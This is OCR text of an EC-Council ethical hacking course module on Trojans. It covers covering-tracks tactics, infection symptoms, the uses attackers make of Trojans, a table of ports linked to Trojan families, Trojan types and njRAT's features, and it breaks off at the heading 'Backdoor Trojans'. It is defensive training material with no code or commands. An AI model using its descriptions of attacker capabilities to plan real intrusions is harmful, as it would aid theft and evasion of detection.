   This is the last phase, where an attacker performs certain actions to prevent detection and remove evidence of compromise. Techniques used by the attacker to cover his/her tracks include evading detection, eliminating evidence of intrusion, and hiding the target of the attack and attacker details. In some cases, these techniques also include manipulating the data in the target environment to mislead security analysts.

   It is imperative for attackers to make the system appear as it was before they gained access to it and compromised the network. Therefore, it is essential for an attacker to cover his/her tracks and remain undetected by security analysts. Attackers can change any file attributes back to their original state. Information listed, such as file size and date, is just attribute information contained in the file.




Figure 7.1: Advanced Persistent Threat Lifecycle

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Trojan Concepts

In this section, we will discuss the basic concepts of Trojans to understand various Trojans and backdoors as well as their impact on network and system resources. This section describes Trojans and highlights their purpose, symptoms, and common ports used. It also discusses the various methods adopted by attackers to install Trojans to infect target systems and perform malicious activities.

This section also describes various types of Trojans. Every day, attackers discover or create new Trojans designed to discover vulnerabilities of target systems. Trojans are categorized by the way they enter systems and the types of actions they perform on these systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is a Trojan?

1. It is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that the code can get control and cause damage, such as ruining the file allocation table on your hard disk
2. Trojans get activated when a user performs certain predefined actions and upon activation. It can grant attackers unrestricted access to all the data stored on compromised information systems and can cause immense damage to the systems
3. Indications of a Trojan attack include abnormal system and network activities such as disabling of antivirus and redirection to unknown pages
4. Trojans create a covert communication channel between the victim computer and the attacker for transferring sensitive data

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

What is a Trojan?

According to ancient **Greek mythology**, the Greeks won the **Trojan War** with the aid of a giant wooden horse that was built to hide their soldiers. The Greeks left this horse in front of the gates of Troy. The Trojans thought that the horse was a gift from the Greeks, which they had left before apparently withdrawing from the war and brought it into their city. At night, the Greek soldiers broke out of the wooden horse and opened the city gates to let in the rest of the Greek army, who eventually destroyed the city of Troy.

Inspired by this story, a computer Trojan is a program in which malicious or harmful code is contained inside an apparently harmless program or data, which can later gain control and cause damage, such as ruining the file allocation table on your hard disk. Attackers use computer Trojans to trick the victim into performing a predefined action. Trojans are activated upon users' specific predefined actions such as unintentionally installing a malicious software, clicking on a malicious link, etc., and upon activation, they can grant attackers unrestricted access to all the data stored on the compromised information system and potentially cause severe damage. For example, users could download a file that appears to be a movie, but, when executed, unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

A Trojan is wrapped within or attached to a legitimate program, meaning that the program may have functionality that is not apparent to the user. Furthermore, attackers use victims as unwitting intermediaries to attack others. They can use a victim's computer to commit illegal DoS attacks.

Trojans work at the same level of privileges as the victims. For example, if a victim has privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks),

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase the level of access even beyond the user running it. If successful, the Trojan can use such increased privileges to install other malicious code on the victim's machine.

A compromised system can affect other systems on the network. Systems that transmit authentication credentials such as passwords over shared networks in clear text or a trivially encrypted form are particularly vulnerable. If an intruder compromises a system on such a network, he or she may be able to record usernames and passwords or other sensitive information.

Additionally, a Trojan, depending on the actions it performs, may falsely implicate a remote system as the source of an attack by spoofing, thereby causing the remote system to incur a liability. Trojans enter the system by means such as email attachments, downloads, and instant messages.

Indications of Trojan Attack

The following computer malfunctions are indications of a Trojan attack:

- The DVD-ROM drawer opens and closes automatically.
- The computer screen blinks, flips upside-down, or is inverted so that everything is displayed backward.
- The default background or wallpaper settings change automatically. This can be performed using pictures either on the user's computer or in the attacker's program.
- Printers automatically start printing documents.
- Web pages suddenly open without input from the user.
- The color settings of the operating system (OS) change automatically.
- Screensavers convert to a personal scrolling message.
- The sound volume suddenly fluctuates.
- Antivirus programs are automatically disabled, and the data are corrupted, altered, or deleted from the system.
- The date and time of the computer change.
- The mouse cursor moves by itself.
- The left- and right-click functions of the mouse are interchanged.
- The mouse pointer disappears completely.
- The mouse pointer automatically clicks on icons and is uncontrollable.
- The Windows Start button disappears.
- Pop-ups with bizarre messages suddenly appear.
- Clipboard images and text appear to be manipulated.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The keyboard and mouse freeze.
- Contacts receive emails from a user's email address that the user did not send.
- Strange warnings or question boxes appear. Often, these are personal messages directed at the user, asking questions that require him/her to answer by clicking a Yes, No, or OK button.
- The system turns off and restarts in unusual ways.
- The taskbar disappears automatically.
- The Task Manager is disabled. The attacker or Trojan may disable the Task Manager function so that the victim cannot view the task list or end the task on a given program or process.




Figure 7.2: Diagram showing how the attacker extracts information from the victim system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How Hackers Use Trojans

- Delete or replace critical operating system files
- Disable firewalls and antivirus
- Generate fake traffic to create DoS attacks
- Create backdoors to gain remote access
- Record screenshots, audio, and video of victim's PC
- Infect victim's PC as a proxy server for relaying attacks
- Use victim's PC for spamming and blasting email messages
- Use the victim's PC as a botnet to perform DDoS attacks
- Download spyware, adware, and malicious files
- Steal personal information such as passwords, security codes, and credit card information
- Encrypt the data and lock out the victim from accessing the machine

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

How Hackers Use Trojans

Attackers create malicious programs such as Trojans for the following purposes:

- Delete or replace OS's critical files
- Generate fake traffic to perform DoS attacks
- Record screenshots, audio, and video of victim's PC
- Use victim's PC for spamming and blasting email messages
- Download spyware, adware, and malicious files
- Disable firewalls and antivirus
- Create backdoors to gain remote access
- Infect the victim's PC as a proxy server for relaying attacks
- Use the victim's PC as a botnet to perform DDoS attacks
- Steal sensitive information such as:
  - Credit card information, which is useful for domain registration as well as for shopping using keyloggers
  - Account data such as email passwords, dial-up passwords, and web service passwords
  - Important company projects, including presentations and work-related papers
- Encrypt the victim's machine and prevent the victim from accessing the machine
- Use the target system as follows:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

  - To store archives of illegal materials, such as child pornography. The target continues using his/her system without realizing that attackers are using it for illegal activities
  - As an FTP server for pirated software
- Script kiddies may just want to have fun with the target system; an attacker could plant a Trojan in the system just to make the system act strangely (e.g., the CD\DVD tray opens and closes frequently, the mouse functions improperly, etc.)
- The attacker might use a compromised system for other illegal purposes such that the target would be held responsible if these illegal activities are discovered by the authorities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Common Ports used by Trojans

Port	Trojan	Port	Trojan	Port	Trojan
20/22/80/443	Emotet	1807	SpySender	8080	Zeus, Shamoon
21	Blade Runner, DarkFTP	1863	XtremeRAT	8787 / 54321	BackOfrice 2000
22	SSH RAT, Linux Rabbit	2140/3150/6670-71	Deep Throat	10048	Delf
23	EliteWrap	5000	SpyGate RAT, Punisher RAT	10100	Gift
68	Mspy	5400-02	Blade Runner	11000	Senna Spy
80	Ismdoor, Poison Ivy, POWERSTATS	6666	KilerRat, Houdini RAT	11223	Progenic Trojan
443	Cardinal RAT, gh0st RAT, TrickBot	6667/12349	Bionet, Magic Hound	12223	Hack'99 KeyLogger
445	WannaCry, Petya	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
1177	njRAT	7000	Remote Grab	31337-38	Back Orifice/ Back Orifice 1.20/ Deep BO
1604	DarkComet RAT, Pandora RAT	7789	ICKiller	65000	Devil

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Ports used by Trojans

Ports represent the entry and exit points of data traffic. There are two types of ports: hardware ports and software ports. Ports within the OS are software ports, and they are usually entry and exit points for application traffic (e.g., port 25 is associated with SMTP for e-mail routing between mail servers). Many existing ports are application-specific or process-specific. Various Trojans use some of these ports to infect target systems.

Users need a basic understanding of the state of an "active connection" and ports commonly used by Trojans to determine whether a system has been compromised.

Among the various states, the "listening" state is the important one in this context. The system generates this state when it listens for a port number while waiting to connect to another system. Whenever a system reboots, Trojans move to the listening state; some use more than one port: one for "listening" and the other(s) for data transfer. Common ports used by different Trojans are listed in the table below.

Port	Trojan	Port	Trojan
2	Death	5001/50505	Sockets de Troie
20/22/80/ 443	Emotet	5321	FireHotcker
21/3024/ 4092/5742	WinCrash	5400-02	Blade Runner/Blade Runner 0.80 Alpha
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash, DarkFTP	5569	Robo-Hack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22	Shaft, SSH RAT, Linux Rabbit	6267	GW Girl
23	Tiny Telnet Server, EliteWrap	6400	Thing
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy, Haebu Coceda, Shtrilitz Stealth, Terminator, Kuang2 0.17A-0.30, Jesrto, Lazarus Group, Mis-Type, Night Dragon	6666	KilerRat, Houdini RAT
26	BadPatch	6667/12349	Bionet, Magic Hound
31/456	Hackers Paradise	6670-71	DeepThroat
53	Denis, Ebury, FIN7, Lazarus Group, RedLeaves, Threat Group-3390, Tropic Trooper	6969	GateCrasher, Priority
68	Mspy	7000	Remote Grab
80	Necurs, NetWire, Ismdoor, Poison Ivy, Executer, Codered, APT 18, APT 19, APT 32, BBSRAT, Calisto, Carbanak, Carbon, Comnie, Empire, FIN7, InvisiMole, Lazarus Group, MirageFox, Mis-Type, Misdat, Mivast, MoonWind, Night Dragon, POWERSTATS, RedLeaves, S-Type, Threat Group-3390, UBoatRAT	7300-08	NetMonitor
113	Shiver	7300/31338 /31339	Net Spy
139	Nuker, Dragonfly 2.0	7597	Qaz
421	TCP Wrappers Trojan	7626	Gdoor
443	ADVSTORESHELL , APT 29, APT 3, APT 33, AuditCred, BADCALL, BBSRAT, Bisonal, Briba, Carbanak, Cardinal RAT, Comnie, Derusbi, ELMER, Empire, FELIXROOT, FIN7, FIN8 , gh0st RAT, HARDRAIN, Hi-Zor, HOPLIGHT, KEYMARBLE, Lazarus Group, LOWBALL, Mis-Type, Misdat, MoonWind, Naid, Nidiran, Pasam, PlugX, PowerDuke, POWERTON, Proxysvc, RATANKBA, RedLeaves, S-Type, TEMP.Veles , Threat Group-3390, TrickBot, Tropic Trooper, TYPEFRAME, UBoatRAT	7777	GodMsg

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

445	WannaCry, Petya, Dragonfly 2.0	7789	ICKiller
456	Hackers Paradise	8000	BADCALL, Comnie, Volgmer
555	Ini-Killer, Phase Zero, Stealth Spy	8012	Ptakks
666	Satanz Backdoor, Ripper	8080	Zeus, APT 37, Comnie, EvilGrab, FELIXROOT, FIN7, HTTPBrowser, Lazarus Group, Magic Hound, OceanSalt, S-Type, Shamoon, TYPEFRAME, Volgmer
1001	Silencer, WebEx	8443	FELIXROOT, Nidiran, TYPEFRAME
1011	Doly Trojan	8787/54321	BackOfrice 2000
1026/ 64666	RSM	9989	iNi-Killer
1095-98	RAT	10048	Delf
1170	Psyber Stream Server, Voice	10100	Gift
1177	njRAT	10607	Coma 1.0.9
1234	Ultors Trojan	11000	Senna Spy
1234/ 12345	Valvo line	11223	Progenic Trojan
1243	SubSeven 1.0 – 1.8	12223	Hack´99 KeyLogger
1243/6711 /6776/273 74	Sub Seven	12345-46	GabanBus, NetBus
1245	VooDoo Doll	12361, 12362	Whack-a-mole
1777	Java RAT, Agent.BTZ/ComRat, Adwind RAT	16969	Priority
1349	Back Office DLL	20001	Millennium
1492	FTP99CMP	20034/1120	NetBus 2.0, Beta-NetBus 2.01
1433	Misdat	21544	GirlFriend 1.0, Beta-1.35

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1600	Shivka-Burka	22222/ 33333	Prosiak
1604	DarkComet RAT, Pandora RAT, HellSpy RAT	22222	Rux
1807	SpySender	23432	Asylum
1863	XtremeRAT	23456	Evil FTP, Ugly FTP
1981	Shockrave	25685	Moon Pie
1999	BackDoor 1.00-1.03	26274	Delta
2001	Trojan Cow	30100-02	NetSphere 1.27a
2115	Bugs	31337-38	Back Orifice/ Back Orifice 1.20 /Deep BO
2140	The Invasor	31338	DeepBO
2140/3150	DeepThroat	31339	NetSpy DK
2155	Illusion Mailer, Nirvana	31666	BOWhack
2801	Phineas Phucker	34324	BigGluck, TN
3129	Masters Paradise	40412	The Spy
3131	SubSari	40421-26	Masters Paradise
3150	The Invasor	47262	Delta
3389	RDP	50766	Fore
3700/9872-9875/10067/10167	Portal of Doom	53001	Remote Windows Shutdown
4000	RA	54321	SchoolBus .69-1.11 /
4567	File Nail 1	61466	Telecommando
4590	ICQTrojan	65000	Devil
5000	Bubbel, SpyGate RAT, Punisher RAT		

Table 7.1: Trojans and corresponding port of attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Trojans

- Trojans are categories according to their functioning and targets
- Some of the example includes:

1 Remote Access Trojans	6 Point-of-Sale Trojans	11 Security Software Disabler Trojans
2 Backdoor Trojans	7 Defacement Trojans	12 Destructive Trojans
3 Botnet Trojans	8 Service Protocol Trojans	13 DDoS Attack Trojans
4 Rootkit Trojans	9 Mobile Trojans	14 Command Shell Trojans
5 E-Banking Trojans	10 IoT Trojans	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Trojans

Trojan are classified into many categories depending on the exploit functionality targets. Some Trojans types are listed below:

1. Remote Access Trojans
2. Backdoor Trojans
3. Botnet Trojans
4. Rootkit Trojans
5. E-Banking Trojans
6. Point-of-Sale Trojans
7. Defacement Trojans
8. Service Protocol Trojans
9. Mobile Trojans
10. IoT Trojans
11. Security Software Disabler Trojans
12. Destructive Trojans
13. DDoS Attack Trojans
14. Command Shell Trojans

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Access Trojans

Remote access Trojans (RATs) provide attackers with full control over the victim's system, thereby enabling them to remotely access files, private conversations, accounting data, etc. The RAT acts as a server and listens on a port that is not supposed to be available to Internet attackers. Therefore, if the user is behind a firewall on the network, it is less likely that a remote attacker will connect to the Trojan. Attackers in the same network located behind the firewall can easily access Trojans.

For example, Jason is an attacker who intends to exploit Rebecca's computer to steal her data. Jason infects Rebecca's computer with server.exe and plants a reverse connecting Trojan. The Trojan connects through Port 80 to the attacker, who is located in Russia, establishing a reverse connection. Now, Jason has complete control over Rebecca's machine.




Figure 7.3: Working of Remote Access Trojan

Attackers use RATs to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his or her awareness. Moreover, they can perform screen and camera capture, code execution, keylogging, file access, password sniffing, registry management, and so on. They infect victims via phishing attacks and drive-by downloads, and they propagate through infected USB keys or networked drives. They can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.

- **njRAT**

  njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it can access a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

  This RAT can be used to control botnets (networks of computers), thereby allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the command-and-control server software.

  Features:

  - Remotely access the victim's computer
  - Collect victim's information such as IP address, hostname, and OS.
  - Manipulate files and system files

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Open an active remote session providing the attacker access to the command line of the victim's machine
- Log keystrokes and steal credentials from browsers




Figure 7.4: Screenshot of njRAT

Some additional RATs are as follows:

- FlawedAmmyy
- MoSucker
- ProRat
- Theef
- Ismdoor
- Kedi RAT
- PCRat/ Gh0st RAT

Backdoor Trojans

